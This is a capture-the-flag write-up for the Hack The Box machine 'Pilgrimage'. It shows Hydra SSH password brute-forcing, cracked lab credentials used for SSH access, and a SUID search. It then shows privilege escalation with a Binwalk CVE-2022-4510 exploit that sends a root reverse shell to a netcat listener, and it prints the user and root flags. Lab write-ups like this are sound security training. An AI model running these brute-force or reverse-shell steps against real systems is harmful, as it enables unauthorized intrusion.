


The nologin Shell


When checking the entries in the /etc/shells file, it's possible to see the nologin (/usr/sbin/nologin) shell. In reality, nologin is not a shell, but it mostly works as a placeholder for users that are disabled. If a user's shell is nologin, they're restricted from starting a command-line session.

27-Oct-2023

- Read about /bin/sync while trying to Brute Force “**root**” and “**sync**”



```
┌──(moghees㉿kali)-[~/Desktop/CTF/HTB/pilgrimage]
└─$ hydra -l root -P /usr/share/wordlists/rockyou.txt 10.10.11.219 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-11 00:00:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
e the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8965
25 tries per task
[DATA] attacking ssh://10.10.11.219:22/
```




```
┌──(moghees㉿kali)-[~]
└─$ hydra -l sync -P /usr/share/wordlists/rockyou.txt 10.10.11.219 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-11 00:07:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
e the tasks: use -t 4
^L[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~89
6525 tries per task
[DATA] attacking ssh://10.10.11.219:22/
[STATUS] 139.00 tries/min, 139 tries in 00:01h, 14344260 to do in 1719:57h, 16 active
[STATUS] 112.00 tries/min, 336 tries in 00:03h, 14344063 to do in 2134:32h, 16 active
```

- Brute forcing doesnt worked.


## Got Hint. I was using the wrong code for exploit. Found another code which was more flexible.

- Got the code and read the file "**/var/db/pilgrimage**". After converting the code, I got username and password.
- This was mine. The format is usernamepassword



```
kiddiekiddie
```


so,



```
emilyabigchonkyboi123
```

**username = emily**
**password = abigchonkyboi123**


- SSH into the server using emily credentials.



```
┌──(moghees㉿kali)-[~/Desktop/CTF/HTB/pilgrimage]
└─$ ssh emily@10.10.11.219
emily@10.10.11.219's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 11 04:08:26 2023 from 10.10.15.101
emily@pilgrimage:~$
```


Got Foothold.

## *user flag*




```
emily@pilgrimage:~$ cat user.txt
b49553942a427dfca6ac0a05ed6e43c8
emily@pilgrimage:~$
```

## *pric esc*




```
emily@pilgrimage:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/umount
emily@pilgrimage:~$
```




The ssh-keysign binary is only used by the ssh command for authentication via the client's private host key (as opposed to the user's key) and username, a scheme which is rarely used and has dubious security properties. Since bugs in this program could yield local root compromise or expose the host key to users (allowing MITM attacks against ssh logins), this program should be considered high-risk and should not be installed setuid by default. It could be moved to a separate optional package or just removed.

But not working.


The exploit was already in there.




```
emily@pilgrimage:~$ cat exploit.py
import os
import inspect
import argparse

print("")
print("#############################################")
print("----------------CVE-2022-4510---------------")
print("#############################################")
print("-------Binwalk Remote Command Execution-------")
print("-----Binwalk 2.1.2b through 2.3.2 included----")
print("---------------------------------------------")
print("#############################################")
print("---------Exploit by: Etienne Lacoche----------")
print("--------Contact Twitter: @electr0sm0g---------")
print("----------------Discovered by:----------------")
print("--------Q. Kaiser, ONEKEY Research Lab--------")
print("--------Exploit tested on debian 11-----------")
print("#############################################")
print("")
```



```
emily@pilgrimage:~$ python3 exploit.py binwalk_exploit.png 10.10.14.164 69
```




```
emily@pilgrimage:~$ cp binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/
emily@pilgrimage:~$ ls
```



```
┌──(moghees㉿kali)-[~]
└─$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.10.14.164] from (UNKNOWN) [10.10.11.219] 35222
id
uid=0(root) gid=0(root) groups=0(root)
```

## *root flag*



```
id
uid=0(root) gid=0(root) groups=0(root)
ls
_binwalk_exploit.png.extracted
cd ..
ls
quarantine
reset.sh
root.txt
cat root.txt
018e826a9fb911fb0f8884c96a0a75f8
```

USED HINTS